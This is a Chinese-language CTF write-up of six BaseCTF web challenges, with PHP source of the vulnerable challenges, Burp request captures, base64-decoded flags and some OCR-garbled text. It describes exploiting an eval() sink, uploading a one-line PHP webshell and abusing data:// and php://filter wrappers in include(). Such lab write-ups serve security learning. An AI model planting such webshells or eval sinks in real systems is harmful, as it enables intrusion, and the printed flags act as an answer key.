

# web

## web题目wp

张程思

### 一, 喵喵喵`..`

1, 利用 `system` 函数执行 Shell 命令, 也可用使用 `echo file_get_contents('/flag');`




⚠ 不安全 challenge.imxbt.cn:32369

```
<?php
highlight_file(__FILE__);
error_reporting(0);

$a = $_GET['DT'];


eval($a);

?>
```



## 二,MD5绕过款

1,构造payload发送 GET 参数URL 里的name 和name2和 POST 参数表单数据里的password和 password2



2,flag就在其中

BaseCTF{077b2fb2-791f-4124-9e60-e808f301c820}

# 三,HTTP 是什么呀

1,提示给的很多了,在bp里修改内容即可

看看你的 HTTP

⚠ 不安全 challenge.imxht.cn:31666

看看你的 HTTP			
项目	你需要传入	当前传入值	是否正确
GET 参数 <code>basectf</code>	<code>we1c%00me</code>		✗ (请注意 URL 转义)
POST 参数 <code>Base</code>	<code>fl@g</code>		✗
Cookie <code>c00k13</code>	<code>i can't eat it</code>		✗
用户代理 (User-Agent)	Base	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0	✗
来源 (Referer)	Base		✗
你的 IP	<code>127.0.0.1</code>	10.10.235.192	✗
一点小提示		给新手看看	▼

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

1 x +

SendCancel<>Follow redirection+ Burp AI

Target: h

Request

PrettyRawHex

1 POST /?basectf=we1c%2500me HTTP/1.1

2 Host: challenge.imxht.cn:31666

3 Accept-Language: zh-CN,zh;q=0.9

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Base

6 Accept:

7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

8 Accept-Encoding: gzip, deflate, br

9 Connection: keep-alive

10 Cookie: c00k13=i can't eat it

11 Referer: Base

12 X-Forwarded-For: 127.0.0.1

13 Content-Type: application/x-www-form-urlencoded

14 Content-Length: 9

15 Base=fl@g

Response

PrettyRawHexRender

1 HTTP/1.1 302 Found

2 Server: nginx/1.18.0

3 Date: Sun, 02 Nov 2025 15:12:28 GMT

4 Content-Type: text/html; charset=UTF-8

5 Connection: keep-alive

6 X-Powered-By: PHP/7.4.27

7 Location:

8 success.php?flag=QmFzZUNURns3ZWY2NjY5ZC0yNDAAOLTQlNDAtYTU4Zi1mMWJjMWw1NmUzNj15Cg==

9 Content-Length: 0

10

Inspe

Reque

Reque

Reque

Reque

Reque

Respo

2,base64解码就出来了

base编码

base16、base32、base64

QmFzZUNURns3ZWY2NiY5ZC0yNDA0LTQ1MDAtYTU4Zi1mMWJiMWNlNmUzNi19Cg==

编码

base64

字符集

utf8(unicode编码)

编 码

解 码

BaseCTF {7ef6669d-2404-4500-a58f-f1bc1ce6e369}

四,Dark Room

## 1,直接在源代码中找到flag

生火间

challenge.imxht.cn:30686

房间很宜人.  
木头就快烧完了.  
屋外寒风呼啸.  
一个衣衫褴褛的陌生人步履蹒跚地步入门来, 瘫倒在角落里.  
房间很冷.  
火堆熊熊燃烧.  
火堆熊熊燃烧.  
火光映出窗外, 投入黑暗之中.  
火堆燃烧着.  
火堆熄灭了.  
房间寒冷刺骨.

生火间 | 静谧森林  
添柴

```
<link rel="stylesheet" type="text/css" href="css/space.css" />
<link rel="stylesheet" type="text/css" href="css/fabricator.css" />

<script src="script/localization.js"></script>

</head>
<body>
  <div id="wrapper">
    <div id="saveNotify"><script>document.write(_("saved."));</script></div>
    <div id="content">
      <div id="outerSlider">
        <div id="main">
          <div id="header"></div>
        </div>
      </div>
    </div>
  </div>
  <!-- FLAG: BaseCTF{4a36838a-a7ed-49f6-b93b-995ff456c4af} -->
</body>
</html>
```

## 五,upload

### 1,让上传文件,直接一句话木马,蚁剑连接地址出flag

```
<?php eval($_POST[0]);
```

```
<?php
error_reporting(0);
if (isset($_FILES['file'])) {
    highlight_file(__FILE__);
    $file = $_FILES['file'];
    $filename = $file['name'];
    $filetype = $file['type'];
    $filesize = $file['size'];
    $filetmp = $file['tmp_name'];
    $fileerror = $file['error'];

    if ($fileerror === 0) {
        $destination = 'uploads/' . $filename;
        move_uploaded_file($filetmp, $destination);
        echo 'File uploaded successfully';
    } else {
        echo 'Error uploading file';
    }
}
?>
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>上传你喜欢的图片吧! </title>
</head>


<body>
    <form action="" method="post" enctype="multipart/form-data">
        <input type="file" name="file">
        <button type="submit">上传! </button>
    </form>
    <?php
    $files = scandir('uploads');
    foreach ($files as $file) {
        if ($file === '.' || $file === '..') {
            continue;
        }
        echo "<img src='uploads/$file' style='max-height: 200px;' />";
    }
    ?>
</body>
```

</html> File uploaded successfully

选择文件 未选择文件

上传!





## 六, Aura 酱的礼物

1,对于第一个判断,可以尝试通过 data伪协议来进行读取

  不安全 challenge.imxibt.cn:31013

```
<?php
highlight_file(__FILE__);
// Aura 酱, 欢迎回家~
// 这里有一份礼物, 请你签收一下哟~
$pen = $_POST['pen'];
if (file_get_contents($pen) !== 'Aura')
{
    die('这是 Aura 的礼物, 你不是 Aura!');
}

// 礼物收到啦, 接下来要去博客里面写下感想哦~
$challenge = $_POST['challenge'];
if (strpos($challenge, 'http://jasmineaura.github.io') !== 0)
{
    die('这不是 Aura 的博客!');
}

$blog_content = file_get_contents($challenge);
if (strpos($blog_content, '已经收到Kengwang的礼物啦') === false)
{
    die('请去博客里面写下感想哦~');
}

// 嘿嘿, 接下来要拆开礼物啦, 悄悄告诉你, 礼物在 flag.php 里面哦~
$gift = $_POST['gift'];
include($gift); 这是 Aura 的礼物, 你不是 Aura!
```

2,第二个判断考察的是strpos和file\_get\_contents对 URL 解析的差异

3,最终include这里使用php://filter伪协议

4,最后将这几个构造的payload融合在一起,在cmd中用curl执行



## 5,解码一下base64就出来了

base编码

base16、base32、base64

PD9waHAgLy8gQmFzZUNURntjYTIyMzRhNS0wOGEwLTQ5ZGItYWU1NS1hZWZyY2YxODM3OGN9ICBBdXJhIOMFseacieaLv+WI5OS4gOihgOWQl++8nwo=

编码 base64

字符集 utf8(unicode编码)

编 码

解 码

<?php // BaseCTF{ca2234a5-08a0-49db-ae55-aea3cf18378c} Aura 酱有拿到一血吗?